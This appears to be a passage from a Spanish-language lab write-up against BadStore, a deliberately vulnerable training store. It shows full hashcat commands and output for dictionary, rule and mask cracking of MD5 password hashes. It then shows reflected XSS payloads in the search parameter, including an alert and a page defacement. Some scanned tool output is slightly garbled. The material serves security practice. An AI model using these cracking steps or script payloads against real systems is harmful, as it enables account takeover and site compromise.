Query OK, 1 row affected, 1 warning (0.001 sec)
```

Creamos una contraseña en md5

```
-$ echo -n "password" | md5sum
```

5f4dcc3b5aa765d61d8327deb882cf99

```
| jonathan@gomez.com | 5f4dcc3b5aa765d61d8327deb882cf99 | black | Jonathan Gomez | A |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
```

Welcome Jonathan Gomez - Cart contains 0 items at \$0.00



View C

Welcome to BadStore.net!



Identificamos el tipo de hash (MD5)

```
$ hashid '5EBE2294ECD0E0F08EAB7690D2A6EE69' 25F8B
Analyzing '5EBE2294ECD0E0F08EAB7690D2A6EE69' 574AE
[+] MD2nowhole.biz | 29A4F8BFAS6D3F970952AFC89
[+] MD5ustomer.net | 5EBE2294ECD0E0F08EAB7690D
[+] MD4customer.org | 356779A9A1696714430F57EA3
```

Crear un archivo con el hash

```
echo "5EBE2294ECD0E0F08EAB7690D2A6EE69" > hash.txt
```

Atacar con el diccionario Rockyou

```
hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt
```

Resultado encontrado

```
5ebe2294ecd0e0f08eab7690d2a6ee69:secret

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: 5ebe2294ecd0e0f08eab7690d2a6ee69
Time.Started.....: Thu Oct 9 14:53:36 2025 (0 secs)
Time.Estimated...: Thu Oct 9 14:53:36 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 13620 H/s (0.12ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1024/14344385 (0.01%)
Rejected.....: 0/1024 (0.00%)
Restore.Point...: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: 123456 -> bethany
Hardware.Mon.#1..: Util: 46%

Started: Thu Oct 9 14:52:50 2025
Stopped: Thu Oct 9 14:53:37 2025
```

Para ver el resultado

```
hashcat -m 0 hash.txt --show
```

```
5ebe2294ecd0e0f08eab7690d2a6ee69:secret
```


Cree un archivo con hash en la base de datos vamos a practicar con estos hashes

Ataque con Diccionario

hashcat -m 0 all_hashes.txt /usr/share/wordlists/rockyou.txt -O -w 3

```
(kali㉿kali)-[~]  
$ cat all_hashes.txt  
098F6BCD4621D373CADE4E832627B4F6  
62072d95acb588c7ee9d6fa0c6c85155  
9726255eec083aa56dc0449a21b33190  
99b0e8da24e29e4ccb5d7d76e677c2ac  
e40b34e3380d6d2b238762f0330fbd84  
5f4dcc3b5aa765d61d8327deb882cf99  
8cb554127837a4002338c10a299289fb
```

hashcat -m 0 all_hashes.txt -show

```
098f6bcd4621d373cade4e832627b4f6:test  
62072d95acb588c7ee9d6fa0c6c85155:iforgot  
9726255eec083aa56dc0449a21b33190:money  
99b0e8da24e29e4ccb5d7d76e677c2ac:supplier  
5f4dcc3b5aa765d61d8327deb882cf99:password  
8cb554127837a4002338c10a299289fb:profit
```

Ataque fuerza bruta

```
(kali㉿kali)-[~]  
$ cat fb_hash.txt  
2fbd38e6c6c4a64ef43fac3f0be7860e  
0DF3DBF0EF9B6F1D49E88194D26AE243  
8E0FAA8363D8EE4D377574AEE8DD992E  
24 rows in set (0.001 sec)
```

Prueba con 8 caracteres: 1 mayúscula, 6 minúsculas, 1 dígito

hashcat -m 0 -a 3 all_hashes.txt ?u?!?!?!?!?d

prueba no exitosa por fuerza bruta

```
session.....: hashcat
Status.....: Running
Hash.Mode.....: 0 (MD5)
Hash.Target.....: fb_hash.txt
Time.Started.....: Thu Oct  9 15:14:45 2025 (9 mins, 18 secs)
Time.Estimated...: Thu Oct  9 15:33:09 2025 (9 mins, 6 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: ?u?l?l?l?l?l?l?d [8]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 70885.1 kH/s (6.89ms) @ Accel:256 Loops:1024 Thr:1 Vec:8
Recovered.....: 0/3 (0.00%) Digests (total), 0/3 (0.00%) Digests (new)
Progress.....: 41568071680/80318101760 (51.75%)
Rejected.....: 0/41568071680 (0.00%)
Restore.Point...: 2364928/4569760 (51.75%)
Restore.Sub.#1...: Salt:0 Amplifier:4096-5120 Iteration:0-1024
Candidate.Engine.: Device Generator
Candidates.#1...: Nabftbr8 -> Qhlcaas7
Hardware.Mon.#1..: Util: 92%
```

1. PRIMERO: Diccionario básico

```
hashcat -m 0 hashes.txt /usr/share/wordlists/rockyou.txt
```

2. SEGUNDO: Diccionario con reglas

```
hashcat -m 0 hashes.txt /usr/share/wordlists/rockyou.txt -r best64.rule
```

3. TERCERO: Máscaras comunes

```
hashcat -m 0 -a 3 hashes.txt ?d?d?d?d?d?d?d?d # 8 dígitos
```

```
hashcat -m 0 -a 3 hashes.txt ?l?l?l?l?l?l?l?l # 8 minúsculas
```

```
hashcat -m 0 -a 3 hashes.txt ?u?l?l?l?l?l?l?d # 1 mayúscula + 6 minúsculas + 1 dígito
```

4. CUARTO: Fuerza bruta completa (último recurso)

Ataque CSS

Nos dice que esta url es vulnerable

The screenshot shows the Burp Suite interface with an 'Edit Alert' dialog box open. The alert is for 'Cross Site Scripting (Reflected)' with the following details:

- URL: `http://www.badstore.net/cgi-bin/badstore.cgi?action=qsearch&searchquery=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E`
- Risk: High
- Confidence: Medium
- Parameter: searchquery
- Attack: `<script>alert(1);</script>`
- Evidence: `<script>alert(1);</script>`
- CWE ID: 79
- WASC ID: 8

The Description states: 'Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object'.

The Solution section suggests: 'Phase: Architecture and Design. Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.'

References include: <https://owasp.org/www-community/attacks/xss/> and <https://cwe.mitre.org/data/definitions/79.html>.


The background shows the 'Alerts' tab with a list of 25 alerts, including 'Cross Site Scripting (DOM Based)' and 'Cross Site Scripting (Reflected)'.

Le agregamos un 88

The screenshot shows a web browser window with the address bar displaying `www.badstore.net/cgi-bin/badstore.cgi?action=qsearch&searchquery=<script>alert(88)%3B<%2Fscript>`. A security warning dialog box is open, indicating a potential security risk from `www.badstore.net`. The dialog box includes the text '88' and a checkbox labeled 'Don't allow www.badstore.net to prompt you again'. An 'OK' button is visible at the bottom right of the dialog box.

[<script>alert\(88\)</script>](http://www.badstore.net/cgi-bin/badstore.cgi?action=qsearch&searchquery=)

[<script>document.body.innerHTML="<h1>HACKED</h1>"</script>](http://www.badstore.net/cgi-bin/badstore.cgi?action=qsearch&searchquery=)



HACKED

[http://www.badstore.net/cgi-bin/badstore.cgi?action=qsearch&searchquery=%22%3E%3Cscript%3Ealert\(%22Jonathan%20Gomez%22\)%3C/script%3E](http://www.badstore.net/cgi-bin/badstore.cgi?action=qsearch&searchquery=%22%3E%3Cscript%3Ealert(%22Jonathan%20Gomez%22)%3C/script%3E)

`<script>alert("Jonathan Gomez")</script>`

